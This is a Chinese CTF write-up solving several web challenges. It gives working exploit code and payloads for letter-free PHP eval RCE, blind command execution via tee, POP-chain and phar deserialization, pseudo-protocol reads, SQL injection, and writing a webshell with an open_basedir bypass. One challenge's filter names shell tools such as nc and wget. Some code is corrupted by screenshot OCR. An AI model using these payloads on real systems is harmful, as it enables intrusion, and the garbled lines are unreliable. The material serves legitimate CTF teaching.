然后我们来看看这个题，先看源码：

PHP

```
1 <?php
2 header("Content-Type:text/html;charset=utf-8");
3 error_reporting(0);
4 highlight_file(__FILE__);
5 if(isset($_GET['wllm']))
6 {
7     $wllm = $_GET['wllm'];
8     $blacklist = [' ', '\t', '\r', '\n', '\+', '\[', '\^', '\]', '\\"', '\-',
9     '\$', '\*', '\?', '\<', '\>', '\=', '\\',,];
10    foreach ($blacklist as $blackitem)
11    {
12        if (preg_match('/' . $blackitem . '/m', $wllm)) {
13            die("LTLT说不能用这些奇奇怪怪的符号哦! ");
14        }
15    }
16    if(preg_match('/[a-zA-Z]/is', $wllm))
17    {
18        die("Ra's Al Ghul说不能用字母哦! ");
19    }
20    echo "NoVic4说: 不错哦小伙子, 可你能拿到flag吗? ";
21    eval($wllm);
22 }
23 else
24 {
25     echo "蔡总说: 注意审题!!! ";
26 }
```

虽然说看起来过滤了很多, 但其实最重要的取反符号~被放了出来, 那就很好做了, 直接取反去打就完了, 先试试看phpinfo能否打通:

点击运行

PHP 在线工具

复制

清空

邮件反馈

```
1 <?php
2 echo urlencode('~(phpinfo)');
3 ?>
```

%8F%97%8F%96%91%99%90


```

}
echo "NoVic4说：不错哦小伙子，可你能拿到flag吗？";
eval($wllm);
}
else
{
    echo "蔡总说：注意审题！！！";
}
}
?> NoVic4说：不错哦小伙子，可你能拿到flag吗？
```

PHP Version 7.4.5

System

Build Date

Configure Command

Server API

Virtual Directory Support

Configuration File (php.ini) Path

Loaded Configuration File

Linux 3f7b6deb1e2a 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64

Apr 17 2020 11:34:32

'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'

Apache 2.0 Handler

disabled

/usr/local/etc/php

/usr/local/etc/php/php.ini

DevTools is now available in Chinese! Always match Chrome's language Switch DevTools to Chinese Don't show again

LOAD

SPLIT

EXECUTE

TEST

SQLI

XSS

LFI

SSTI

ENCODING

HASHING

URL
http://7616-26b1651f-2247-4c8a.nss.ctfer.vip:9080/?wllm=(~%8F%97%8F%96%91%99%90){};

成功打通，那么接下来我们就可以构造像system('ls /');这种来直接执行命令了

点击运行 PHP 在线工具 复制 清空 邮件反馈

```
1 <?php
2 echo urlencode('~(' system')));
3 echo "\n";
4 echo urlencode('~(' ls /')));
5 ?>
```

```
%8C%86%8C%8B%9A%92
%93%8C%DF%D0
```

```
}
else
{
    echo "蔡总说：注意审题！！！";
}
}
?> NoVic4说：不错哦小伙子，可你能拿到flag吗？ bin boot dev etc fillllaaaaaagggggggg home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
```

DevTools is now available in Chinese! Always match Chrome's language Switch DevTools to Chinese Don't show again

LOAD

SPLIT

EXECUTE

TEST

SQLI

XSS

LFI

SSTI


ENCODING

HASHING

URL
http://7616-26b1651f-2247-4c8a.nss.ctfer.vip:9080/?wllm=(~%8C%86%8C%8B%9A%92)(~%93%8C%DF%D0);

没有问题。成功看到flag，接下来直接梭哈读取这个flag就拿下了

```
else
{
    echo "蔡总说：注意审题！！";
}
?> NoVic4说：不错哦小伙子，可你能拿到flag吗？NSSCTF{a850e37d-2f2a-41e8-98e0-032ce15d1842}
```



17.finalrce

这道题考点是无回显RCE，同样，还是先奉上一篇博客：[博客地址](#)

遇到无回显rce，一般来讲是三种思路，一是反弹shell，把shell弹到自己服务器再执行命令；二是dnslog外带数据法，也就是说虽然直接看不到命令执行的结果，但我们可以把结果带出来，显示在平台上或者服务器上；三是利用linux中的命令将命令执行的结果写入到新文件中，然后我们直接访问新文件就可以看到结果了，这里的前提是目录要有可写入的权限，先看这道题的源码：

PHP

```
1  <?php
2  highlight_file(__FILE__);
3  if(isset($_GET['url']))
4  {
5      $url=$_GET['url'];
6
7      if(preg_match('/bash|nc|wget|ping|ls|cat|more|less|phpinfo|base64|echo|php|pyt
8      hon|mv|cp|la|\-|\*|\"|\>|\<|\%|\$/i',$url))
9      {
10         echo "Sorry,you can't use this.";
11     }
12     else
13     {
14         echo "Can you see anything?";
15         exec($url);
16     }
17 }
```

这里基本上把能反弹shell的命令都过滤完了，所以说肯定是行不通的；然后当初我在出这道题的时候本来是想第二三种思路都是可以用的，所以说没有禁掉curl和反引号，但等这道题上了平台之后我才发现它靶机是不能连接外网的，那数据就带不出来了，大家如果想用那种方法复现可以在这个网址：[题目地址](#)上进行复现，具体过程可以见我博客；那这道题就只能用第三种思路做了，在linux中可以使用tee命令来写入文件

Linux tee命令



Linux tee命令用于读取标准输入的数据，并将其内容输出成文件。
tee指令会从标准输入设备读取数据，将其内容输出到标准输出设备，同时保存成文件。

语法

```
tee [-ai][--help][--version][文件...]
```

参数:

- -a或--append 附加到既有文件的后面，而非覆盖它。
- -i或--ignore-interrupts 忽略中断信号。
- --help 在线帮助。
- --version 显示版本信息。

实例

使用指令"tee"将用户输入的数据同时保存到文件"file1"和"file2"中，输入如下命令：

```
$ tee file1 file2 #在两个文件中复制内容
```

以上命令执行后，将提示用户输入需要保存到文件的数据，如下所示：

```
My Linux #提示用户输入数据
My Linux #输出数据，进行输出反馈
```

此时，可以分别打开文件"file1"和"file2"，查看其内容是否均是"My Linux"即可判断指令"tee"是否执行成功。

我们先在前面写入要执行的命令，然后用管道符 | 连接，将命令执行的结果通过tee命令写入文件中，就像这样：dir / | tee wllm，就会在当前目录下生成wllm文件，内容就是dir /的结果，我们在题中试试：



然后去访问wllm这个文件

```

a_here_is_a_flag dev      home  media  proc  sbin  tmp
bin              etc      lib   mnt    root  srv   usr
boot            flllllaaaaaaggggggg lib64  opt    run   sys   var

```



DevTools is now available in Chinese!
Always match Chrome's language
Switch DevTools to Chinese
Don't show again

Elements
Network
Console
Sources
Performance
Memory
Application
Security

LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI

URL
http://7634-36090dbc-4885-4f4f.nss.ctfer.vip:9080/wllm

成功找到flag，然后cat命令用tac命令代替，直接读取这个文件发现不行，因为这里过滤掉了la，但由于没有过滤掉?，所以说我们可以用?代替字母，将flllllaaaaaagggggggg写成flllll?aaaaagggggggg即可

Elements
Network
Console
Sources
Performance
Memory
Application
Security
Lighthouse
HackBar

LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSTI
ENCODING
HASHING

URL
http://7634-36090dbc-4885-4f4f.nss.ctfer.vip:9080/?url=tac /flllll?aaaaagggggggg | tee wllm

☐ Enable POST
ADD HEADER

然后我们再去访问wllm文件就可以看到flag了

NSSCTF {7542ef4d-c724-4b5b-9eef-9897974c4dad}

DevTools is now available in Chinese!
Always match Chrome's language
Switch DevTools to Chinese
Don't show again

Elements
Network
Console
Sources
Performance
Memory
Application
Security
Lighthouse
HackBar

LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSTI
ENCODING
HASHING

URL
http://7634-36090dbc-4885-4f4f.nss.ctfer.vip:9080/wllm

18.pop

考点是pop链子的构造，这个需要多练习，这个本人才疏学浅，讲不明白0.0

先把这道题当个例子讲一下

```
<?php

error_reporting(0);
show_source("index.php");

class w44m{

    private $admin = 'aaa';
    protected $passwd = '123456';

    public function Getflag(){
        if($this->admin === 'w44m' && $this->passwd === '08067'){
            include('flag.php');
            echo $flag;
        }else{
            echo $this->admin;
            echo $this->passwd;
            echo 'nono';
        }
    }
}

class w22m{
    public $w00m;
    public function __destruct(){
        echo $this->w00m;
    }
}

class w33m{
    public $w00m;
    public $w22m;
    public function __toString(){
        $this->w00m->{$this->w22m}();
        return 0;
    }
}

$w00m = $_GET['w00m'];
unserialize($w00m);
```

这里有三个类，其中能够直接调用的魔术方法只有destruct，拥有该方法的w22m类只有w00m这个变量，但这里pop的魅力就来了，如果让w00m这个变量赋值为一个对象，触发toString的一个方式中就有 echo一个对象，于是就让w22m中的w00m这个属性赋值为w33m这个对象，同理通过w33m中的这句 \$this->w00m->{\$this->w22m}()来跳到w44m中的Getflag从而到达控制变量的效果

给个出payload的代码

PHP

```
1
2 <?php
3
4 error_reporting(0);
5 show_source("serialize.php");
6
7 class w44m{
8
9     private $admin = 'w44m';
10    protected $passwd = '08067';
11
12 }
13
14 class w22m{
15     public $w00m;
16     public function __destruct(){
17         echo $this->w00m;
18     }
19 }
20
21 class w33m{
22     public $w00m;
23     public $w22m='Getflag';
24     public function __toString(){
25         $this->w00m->{$this->w22m}();
26         return 0;
27     }
28 }
29
30 $a = new w22m();
31 $b = new w33m();
32 $c = new w44m();
33 $b->w00m = $c;
34 $a->w00m = $b;
35 echo urlencode(serialize($a));
36 ?>
```

这里其实你会注意到多了一些*和空字符，这些可以自己去找一下


```
← → ↻ ⚙ 不安全 | 9642-291c245e-954b-4586.nss.ctfer.vip:9080/?w00m=O%3A4%3A"w22m"%3A1%3A%7Bs%3A4%3A"w00m"%3BO%3A4%3A"w33m"%3A2%3A%7Bs%... ☆
应用 谷歌浏览器 C-3 阿里云-上云就上阿... 西南石油大学 NSSCTF - 主页 西南石油大学 中国大学MOOC(慕...

<?php
error_reporting(0);
show_source("index.php");

class w44n{
    private $admin = 'aaa';
    protected $passed = '123456';

    public function Getflag(){
        if($this->admin == 'w44n' && $this->passed == '00067'){
            include('flag.php');
        }else{
            echo $this->admin;
            echo $this->passed;
            echo 'none';
        }
    }
}

class w22n{
    public $w00m;
    public function __destruct(){
        echo $this->w00m;
    }
}

class w33n{
    public $w00m;
    public $w22n;
    public function __toString(){
        $this->w00m->($this->w22n);
        return 0;
    }
}

$w00m = $_GET['w00m'];
unserialize($w00m);

➤ NSSCTF{67f3ff9d-23ea-4078-93a4-f68c7b245f3c}
```

下面这个链接可以帮助你理解反序列化

由浅入深理解PHP反序列化漏洞<https://blog.csdn.net/mochu7777777/article/details/106909777>

19.PseudoProtocols

1.php伪协议:filter

```
php://filter/read=convert.base64-encode/resource=hint.php
```

2.伪协议:php://input

```
URL/test2222222222222222.php/?a=php://input
POST提交参数: I want flag
```

20.sql

一些过滤（感觉比较难的就是过滤了注释符，需要构造闭合）

SQL

```
1 -1'/**/union/**/select/**/1,group_concat(table_name),3/**/from/**/information_
  schema.tables/**/where/**/table_schema/**/like/**/database()||'
```

后面和前面那题都是一样的了

space -----> /**/

substr----->mid

21.babyunser

考点：简单的phar反序列化，本题旨在让新入门的同学深入了解各个魔术方法被调用时传递的参数值是什么。

思路：先使用文件查看功能将题目源码给down下来，然后查找反序列化点，最后构造pop链

Exp

PHP

```
1  <?php
2      class xx{
3          public $name;
4          public $arg;
5      }
6
7      class ff{
8          private $content;
9          public $func;
10
11         public function __construct(){
12             $this->content=new xx();
13             $this->func="system";
14         }
15     }
16
17     class zz{
18         public $filename;
19
20         public function __construct(){
21             $this->filename=new ff();
22         }
23     }
24
25     class aa{
26         public $name;
27
28         public function __construct(){
29             $this->name=new zz();
30         }
31     }
32
33     $a=new aa();
34     $phar = new Phar("novic2.phar");
35     $phar->startBuffering();
36     $phar->setStub("__HALT_COMPILER(); ?>");
37     $phar->addFromString('test.txt','hahaha');
38     $phar->setMetadata($a);
39     $phar->stopBuffering();
```

将生成的phar文件上传，然后使用phar伪协议触发反序列化，同时还需要post特定的数据来控制程序走向

Apache


```
1 #post数据
2 file=phar://upload/a00a9dab19914911be9026480c9312b6.txt&method=write&var=content&cmd=ls
```

aa的文件查看器

请输入搜索内容

查看

404 not foundclass.php index.php read.php upload upload.php



flag就在根目录下

aa的文件查看器

404 not foundNSSCTF{de3ddf05-ea31-4dfe-99b4-13f16413e35a}

控制台

元素

来源

网络

性能

应用

内存

Lighthouse

HackBar

LOAD URL

SPLIT URL

EXECUTE URL

SQLI

XSS

LFI

ENCODING

HASHING

URL

http://9141-7ab7a277-97c7-4b64.nss.ctfer.vip:9080/read.php

Enable POST

enctype

application/x-www-form-urlencoded

ADD HEADER

Body

file=phar://upload/a00a9dab19914911be9026480c9312b6.txt&method=write&var=content&cmd=cat /flag

22.hardrce_3


hardrce升级版，源码差不多，同样是无数字字母rce，只不过这个多过滤了一个取反号，然后多了一个open_basedir和disable_functions，但我们可以用自增来构造shell，同样我那篇博客里面有，[博客地址](#)，这里就直接用payload打了，因为这里没有限制长度，所以说可以放心的用

The screenshot shows a web browser window. At the top, the address bar displays a URL with a long string of escaped Chinese characters. Below the address bar, there's a terminal window with a command prompt. The command entered is `echo "恭喜说: 注意审题!!!"`, and the output is `恭喜说: 注意审题!!!`. Below the terminal, there's a table with system information. The table has two columns: the first column lists system components, and the second column lists their values. The components listed are System, Build Date, Configure Command, Server API, and Virtual Directory Support. The values are: Linux baa1743a27a 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64, Jan 23 2019 00:09:07, './configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php/' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d/' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=/lib64' 'x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-fstack-protector-strong -fPIC -fPIE -O2' 'LDFLAGS=-Wl,-O1 -Wl,-hash-style=both' '-pie' 'CPFLAGS=-fstack-protector-strong -fPIC -fPIE -O2', Apache 2.0 Handler, and disabled.

但是这道题设置了disable_functions，里面禁掉了非常多的危险函数，也就是说像system这些函数都用不了了，那我们先利用蚁剑连接试试，发现直接连是连不上的，可能是因为url太长了，但这道题网站根目录我是给了可写入权限，所以我们可以直接用file_put_contents函数写一个木马进去，这个函数的具体用法可百度，写法格式如下，然后我们去访问1.php

PHP Version 5.6.40	
System	Linux baa1f743a27a 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64
Build Date	Jan 23 2019 00:09:07
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-fstack-protector-strong -fPIC -fPIE -O2' 'LDFLAGS=-Wl,-O1 -Wl,-hash-style=both -pie' 'CPFLAGS=-fstack-protector-strong -fPIC -fPIE -O2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	(none)

没有问题，然后用蚁剑连接这个shell就好了，在我的蚁剑里根目录下直接就能拿到flag



由于这里是做了open_basedir的限制，所以有的蚁剑可能连接后进不了根目录，绕过方法如下：
在可以写文件的目录（一般来说是/tmp，这里网页目录就行）
写个以下文件：

PHP

```
1 <?php
2 ini_set("open_basedir","/tmp:/var/www/html/");
3 mkdir("sub");
4 chdir("sub");
5 ini_set("open_basedir","..");
6 chdir("..");
7 chdir("..");
8 chdir("..");
9 chdir("..");
10 chdir("..");
11 ini_set("open_basedir","/");
12 var_dump(file_get_contents("/THis_Is_tHe_F14g")); //这里写执行的命令
13 ?>
```

其他做法可以参考<https://www.cnblogs.com/LLeaves/p/13210005.html>